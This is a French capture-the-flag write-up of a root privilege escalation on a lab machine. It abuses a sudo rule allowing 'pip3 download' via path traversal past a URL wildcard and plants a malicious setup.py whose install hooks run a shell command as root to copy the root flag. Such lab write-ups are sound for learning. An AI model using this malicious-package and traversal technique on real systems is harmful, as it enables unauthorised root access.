    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on only4you:
    (root) NOPASSWD: /usr/bin/pip3 download http\://127.0.0.1\:3000/*.tar.gz
C’est sûrement là que ça va se passer, via pip3 en tant que root
gtfobin pour PIP, doc de PIP ….
Je maintiens le pivot via Chisel et me penche sur ce qui n’a pas encore servi, Gogs
Gogs sur 127.0.0.1:3000

Le service tourne et on a l’emplacement des fichiers
[john@only4you:~]$ systemctl status gog*
● gogs.service - Gogs
     Loaded: loaded (/etc/systemd/system/gogs.service; enabled; vendor preset: enabled)
     Active: active (running) since Sun 2023-08-13 10:26:09 UTC; 4h 33min ago
   Main PID: 1184
      Tasks: 6 (limit: 4573)
     Memory: 68.4M
     CGroup: /system.slice/gogs.service
             └─1184 /opt/gogs/gogs web
Mais il n’y a que dev qui ait les droits, john n’étant pas non plus dans le groupe dev
[john@only4you:~]$ ls -alF /opt/
total 16
drwxr-xr-x  4 root root 4096 Dec  8  2022 ./
drwxr-xr-x 17 root root 4096 Mar 30 11:51 ../
drwxr-----  6 dev  dev  4096 Aug 13 15:00 gogs/
drwxr-----  6 dev  dev  4096 Mar 30 11:51 internal_app/
[john@only4you:~]$ id
uid=1000(john) gid=1000(john) groups=1000(john)
Chemin non contraint
je cherche où sont stockés les fichiers qu’on peut dl mais je pense qu’on peut directement exploiter le wildcard du genre ...:3000/*../../../../../home/john/x.tar.gz
Je teste pour voir,
[john@only4you:~]$ /usr/bin/pip3 download http://localhost:3000/../../../../../home/john/x.tar.gz
Collecting http://localhost:3000/../../../../../home/john/x.tar.gz
  ERROR: HTTP error 404 while getting http://localhost:3000/../../../../../home/john/x.tar.gz
  ERROR: Could not install requirement http://localhost:3000/../../../../../home/john/x.tar.gz because of error 404 Client Error: Not Found for url: http://localhost:3000/home/john/x.tar.gz
ERROR: Could not install requirement http://localhost:3000/../../../../../home/john/x.tar.gz because of HTTP error 404 Client Error: Not Found for url: http://localhost:3000/home/john/x.tar.gz for URL http://localhost:3000/../../../../../home/john/x.tar.gz
Je ne sais pas si ça ne marche pas ou si c’est parce que le fichier n’existe pas, du coup je crée un fichier pour voir si l’erreur est différente
[john@only4you:~]$ touch x.tar.gz
[john@only4you:~]$ /usr/bin/pip3 download http://localhost:3000/../../../../../home/john/x.tar.gz
Collecting http://localhost:3000/../../../../../home/john/x.tar.gz
  File was already downloaded /home/john/x.tar.gz
ERROR: Exception:
Traceback (most recent call last):
  File "/usr/lib/python3.8/tarfile.py", line 2318, in next
    tarinfo = self.tarinfo.fromtarfile(self)
  File "/usr/lib/python3.8/tarfile.py", line 1105, in fromtarfile
    obj = cls.frombuf(buf, tarfile.encoding, tarfile.errors)
  File "/usr/lib/python3.8/tarfile.py", line 1041, in frombuf
    raise EmptyHeaderError("empty header")
tarfile.EmptyHeaderError: empty header

During handling of the above exception, another exception occurred:
...inutile...
  File "/usr/lib/python3.8/tarfile.py", line 2333, in next
    raise ReadError("empty file")
tarfile.ReadError: empty file
C’est ça, l’erreur ReadError("empty file") confirme que ça marche.
Test d’un lien symbolique x.tar.gz vers /root/root.txt , nok.
Recherche d’infos pour crée une archive qui me donnerait un shell root ou une lecture du /root/root.txt …
recherche sur pip tar gz malicious

Je modifie juste le code pour copier le fichier dans le home de john plutôt que mettre un suid sur le bash.
from setuptools import setup, find_packages
from setuptools.command.install import install
from setuptools.command.egg_info import egg_info

def RunCommand():
        # Arbitrary code here!
        import os;os.system("cp /root/root.txt /home/john;chmod 777 /home/john/root.txt")

class RunEggInfoCommand(egg_info):
    def run(self):
        RunCommand()
        egg_info.run(self)


class RunInstallCommand(install):
    def run(self):
        RunCommand()
        install.run(self)

setup(
    name = "exploitpy",
    version = "0.0.1",
    license = "MIT",
    packages=find_packages(),
    cmdclass={
        'install' : RunInstallCommand,
        'egg_info': RunEggInfoCommand
    },
)
j’upload dans le home de john, et lance la commande qui se déroule avec succès
[john@only4you:~]$ sudo /usr/bin/pip3 download http://127.0.0.1:3000/../../../../../home/john/exploitpy-0.0.1.tar.gz
Collecting http://127.0.0.1:3000/../../../../../home/john/exploitpy-0.0.1.tar.gz
  File was already downloaded /home/john/exploitpy-0.0.1.tar.gz
Successfully downloaded exploitpy
Le flag root est bien copié et lisible par john.
[john@only4you:~]$ ls
exploitpy-0.0.1.tar.gz  root.txt  user.txt
[john@only4you:~]$ cat root.txt
080b10***********************